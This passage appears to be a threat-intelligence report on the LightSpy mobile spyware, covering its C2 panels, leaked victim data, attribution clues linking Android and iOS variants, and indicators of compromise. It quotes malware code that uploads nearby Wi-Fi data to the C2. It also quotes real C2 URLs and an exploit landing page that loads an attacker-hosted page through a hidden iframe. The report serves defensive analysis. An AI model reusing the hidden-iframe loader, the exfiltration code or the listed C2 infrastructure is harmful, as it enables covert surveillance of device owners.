
Since the panel was based in Django which was in debug mode, it disclosed some internal information such as an internal folder where the whole frontend and backend files were stored in the server as well as another IP address 47.115.7[.]112:

```
OperationalError at /Login/
(2003, "Can't connect to MySQL server on '47.115.7.112' (10060)")

Request Method: POST
Request URL: http://127.0.0.1:8084/Login/
Django Version: 1.8
Python Executable: C:\Python27\python.exe
Python Version: 2.7.10
Python Path: ['C:\\androidRat', 'C:\\Python27\\lib\\site-packages\\'
'C:\\Python27\\lib\\plat-win', 'C:\\Python27\\lib\\lib-tk', 'C:\\Py
Server time: 星期三, 9 八月 2023 23:45:23 +0800
Installed Applications:
('django.contrib.admin',
 'django.contrib.auth',
 'django.contrib.contenttypes',
 'django.contrib.sessions',
 'django.contrib.messages',
 'django.contrib.staticfiles',
 'django_cookies_samesite',
 'androidRat',
```

LightSpy panel

One of the C2 served 53601 port, the service contained Admin panel:




The panel was based in VUEJS and under the hood we have not found any notable artefacts except the structure of the panel. The functionality of VUEJS nodes remained unclear.

```
{
  path: "/login",
  name: "login",
  component: Login,
  meta: { title: "登录" },
},
{
  path: "/",
  name: "home",
  component: () => import("../views/home/home.vue"),
  redirect: "/index",
  children: [
    {
      path: "/index",
      name: "index",
      component: () => import("../views/index/index.vue"),
      meta: { title: "首页" },
    },
    {
      path: "/pushing",
      name: "pushing",
      component: () => import("../views/pushing/pushing.vue"),
      meta: { title: "消息推送" },
    },
    {
      path: "/user",
      name: "user",
      component: () => import("../views/user/user.vue"),
      meta: { title: "用户" },
    },
    {
      path: "/log",
      name: "log",
      component: () => import("../views/log/log.vue"),
      meta: { title: "日志" },
    },
    {
      path: "/explain",
      name: "explain",
      component: () => import("../views/explain/explain.vue"),
      meta: { title: "说明" },
```

Victimology

It turned out that many LightSpy C2 servers shared the same certificate to encrypt the communication between C2 and the implant. The certificate with SHA-256 fingerprint c0d4517e0727e94887d3b8a2c6c69938930995a8bcf37c9dafbd3a86b042417c was used not only on C2 hosts but also on one another host which had a service with html title "Telegram". We found another server with the same favicon MD5 hash and HTML title. The server had several opened ports and one of them 92 contained PII data that, as we

suppose, related to LightSpy exfiltrated information.



The table below contains the sender number, receiver number, sim serial number, message text, and the date. As we already know the information of such a type could be exfiltrated by LightSpy. We can guess that the table represents the testing numbers of LightSpy developers or victims' phone numbers. The table consists of 13 unique phone numbers, we assume that it is too much for testing. All 13 phone numbers belong to Chinese cell phone operators.

Attribution

The attribution made by Lookout using one of the control servers of WyrmSpy was uncompromising, and we do not question it. However, we would like to put the story which delivered by Lookout under the same umbrella as LightSpy, which was reported by TrendMicro and Kaspersky.

There were at least five clues that confirmed that both DragonEgg (according to Lookout classification) and LightSpy (according to TrendMicro classifications) came from the same developers.

First Clue: unique ID

The first clue that attracted our attention was the peculiar number contained in the C2 path where the DragonEgg payloads and plugins were hosted:

http://103.43.17.53:52202/**963852741**/mmfile/ads/

The same number was used for distributing the exploit landing page for LightSpy:

```
<!DOCTYPE html>
<html lang="cn">
<head>
    <meta charset="utf-8">
</head>
<body>
    <iframe src="http://45.83.237.13:8088/963852741/hh1212/index.html"
     width=0 height=0 style="display:none"></iframe>
    <iframe src="http://www.facebooktoday.cc/news.php?id=20200303h"
    width=0 height=0 style="display:none"></iframe>
    <iframe src="https://ent.ltn.com.tw/news/breakingnews/3086334"
    frameborder=0  width='100%' height='4900px' scrolling='no'
    ></iframe>

</div>
</body>
</html>
```

exploit landing

legitimate site

Source: https://securelist.com/ios-exploit-chain-deploys-lightspy-malware/96407/

The same number was inside the LightSpy file payload.dylib (MD5 hash 4fe3ca4a2526088721c5bdf96ae636f4), it was located inside plugins URLs:

http://45.83.237.13:8088/963852741/hh1212/browser

Second Clue: word light

Both DragonEgg and iOS LightSpy contain this word inside the code

DragonEgg:

```
> iplugin
v light
  > AppContext
  > AppGlobal
```

```java
public static final String TAG = "LightMainA";
public static volatile boolean mIsLoad = false;
private static volatile ReentrantLock _lock = new ReentrantLock();
private static String intervalfile = null;
```

LightSpy iOS:

```
20
P?@(#)PROGRAM:light  PROJECT:light-1
```

Third clue: configuration

Both Android and iOS versions share the same configuration pattern: three parameters divided by vertical line |, first argument starting with the letter “S”:

iOS LightSpy:

"strDownAddress": "http://192.168.148.10:10080/androidmm/light",
"strConsoleParam": "s4|12|1",
"ip_port": [

Android LightSpy:
T1|http://103.43.17.53:52202/963852741/mmfile/ads/|103.43.17.53:51200||S13|377|423

Fourth clue: runtime structure and plugins

Both Android and iOS LightSpy share the same runtime structure: the core with dynamically updatable modules, even if some module name sounds the same, we marked the same-sounding plugins with bold text.

Android Plugin set	iOS Plugin set
baseinfo	**baseinfoaaa.dylib**
filemanager	**FileManage**
qq	**ios_qq**
telegram	**ios_telegram**
wechat	**ios_wechat**
shell	**ShellCommandaaa**
softlist	**SoftInfoaaa**
wifi	**WifiList**
locationmodule	**locationaaa.dylib**
locationBaidu	

soundrecord	**EnvironmentalRecording**
bill	light
cameramodule	Screenaaa
chatfile	launchctl
	irc_loader
	ircbin.plist
	KeyChain
	browser

Fifth clue: C2 communication

Both Android and iOS LightSpy send JSON data to the server; this JSON contains the command ID and the execution result:

Android LightSpy:

```
} finally {
    FileOpt.DeleteFile(logPath);
    String sendmsg = "{\"cmd\":" + String.valueOf((int) TransportControlCommand.CMD_UPLOAD_DETAIL_LOG) + ",\"status\":" + String.valueOf(status) + ",\"msg\":\"ok\"}";
    LogUtil.d(TAG, sendmsg);
```

iOS LightSpy:

```
__stubs::_objc_msgSend
          (&_OBJC_CLASS_$_NSString,"stringWithFormat:",&cf_{"cmd":%i,"status":%i,"msg":"%@"});
local_50 = __stubs::_objc_retainAutoreleasedReturnValue();
```

The API endpoints look also the same.
For example, both Android LightSpy and iOS LightSpy exfiltrate the list of Wi-Fi networks that were nearby to the same backend API endpoints:

iOS LightSpy:

```
local_58 = __stubs::_objc_retain(local_28);
__stubs::_objc_msgSend
          (uVar1,"postForm:toUrl:onCompletion:runLoop:",uVar2,&cf_/api/wifi_nearby/,&local_78,0);
__stubs::_objc_storeStrong(&local_58,0);
```

Android LightSpy:

```
case wifiNearbyNumber /* 17002 */:
    try {
        dataObj.sendLog((int) lCmd, "开始获取周边wifi");
        GetWifiNearby getWifiNearby = new GetWifiNearby();
        JSONArray JS2 = getWifiNearby.getWifiNerby(this.wm);
        dataObj.sendLog((int) lCmd, "成功获取周边wifi");
        dataObj.i(TAG, "wifiNearby get succeed");
        Map map2 = jsonToMap(JS2, lCmd);
        if (dataObj.allowUploadData((int) lCmd)) {
            dataObj.syncUploadFormData("/api/wifi_nearby/", map2);
            dataObj.i(TAG, "upload wifiNearby succeed");
        }
```

Conclusion

The way the threat actor group distributed the initial malicious stage inside popular messenger was a clever trick. The were several benefits of that: the implant inherited all the access permissions that the carrier application had. In the case of messenger, there were a lot of private permissions such as camera and storage access. The implant may remain unnoticed for a long time since if the victim loaded the infected messenger from a third-party store it probably may not be updatable from an original trusted source such as Google Play. The LightSpy may access internal private information from messenger including communications archive, contacts list, and stored files which is extremely important in case superuser privileges are unavailable on the device. We assume that such a technique when messengers are carriers of malicious code is extremely dangerous as well as hard detectable.

The threat actor group showed a deep knowledge of Android OS internals as sound recording native API are things that not every Android developer faces during his duties, but only in case he is involved in operating system optimisation for usage on particular hardware.

We suppose that the threat actor group remains active since during our investigation we noticed that new servers appeared in the wild so we are warning that somebody could be under attack right now. We highly recommend avoiding installation of the software from untrusted sources that came from a spam message even from a trusted sender (as sending messages was one of the features of the LightSpy plugin).

Appendix

Indicators of compromise

Control servers:

IPs
103.27.108[.]207

46.17.43[.]74

File hashes:

Second stage payload (smalmload.jar)

SHA256
407abddf78d0b802dd0b8e733aee3eb2a51f7ae116ae9428d554313f12108a4c
bd6ec04d41a5da66d23533e586c939eece483e9b105bd378053e6073df50ba99

The Core

SHA256	Version
68252b005bbd70e30f3bb4ca816ed09b87778b5ba1207de0abe41c24ce644541	6.5.24
5f93a19988cd87775ad0822a35da98d1abcc36142fd63f140d488b30045bdc00	6.5.24
bdcc5fc529e12ecb465088b0a975bd3a97c29791b4e55ee3023fa4f6db1669dc	6.5.25
9da5c381c28e0b2c0c0ff9a6ffcd9208f060537c3b6c1a086abe2903e85f6fdd	6.2.1
a01896bf0c39189bdb24f64a50a9c608039a50b068a41ebf2d49868cc709cdd3	6.5.19
77f0fc4271b1b9a42cd6949d3a6060d912b6b53266e9af96581a2e78d7beb87b	6.2.0
d640ad3e0a224536e58d771fe907a37be1a90ad26bf0dc77d7df86d7a6f7ca0e	6.2.1
3849adc161d699edaca161d5b6335dfb7e5005056679907618d5e74b9f78792f	6.2.6
2282c6caef2dd5accc1166615684ef2345cf7615fe27bea97944445ac48d5ce4	5.2.1

The Plugins

Plugin name	SHA256
softlist	7d17cdc012f3c2067330fb200811a7a300359c2ad89cdcf1092491fbf5a5a112
baseinfo	cc6a95d3e01312ca57304dc8cd966d461ef3195aab30c325bee8e5b39b78ae89
bill	c6ccd599c6122b894839e12d080062de0fa59c4cd854b255e088d22e11433ef6
cameramodule	bace120bf24d8c6cfbb2c8bfeed1365112297740e2a71a02ea2877f5ffc6b325
chatfile	7d8a08af719f87425d1643d59979d4a3ef86a5fc81d1f06cfa2fd8c18aeb766b
filemanager	e5bdeedac2c5a3e53c1fdc07d652c5d7c9b346bcf86fc7184c88603ff2180546
locationmodule	bf338e548c26f3001f8ad2739e2978586f757777f902e5c4ab471467fd6d1c04
locationBaidu	177e52c37a4ff83cd2e5a24ff87870b3e82911436a33290135f49356b8ee0eb1
qq	f32fa0db00388ce4fed4e829b17e0b06ae63dc0d0fac3f457b0f4915608ac3b5
shell	e1152fe2c3f4573f9b27ca6da4c72ee84029b437747ef3091faa5a4a4b9296be
soundrecord	c0c7b902a30e5a3a788f3ba85217250735aaaf125a152a32ee603469e2dfb39e
telegram	71d676480ec51c7e09d9c0f2accb1bdce34e16e929625c2c8a0483b9629a1486
wechat	bcb31d308ba9d6a8dbaf8b538cee4085d3ef37c5cb19bf7e7bed3728cb132ec1
wifi	446506fa7f7dc66568af4ab03e273ff25ee1dc59d0440086c1075d030fe72b11

Source: https://www.threatfabric.com/blogs/lightspy-mapt-mobile-payment-system-attack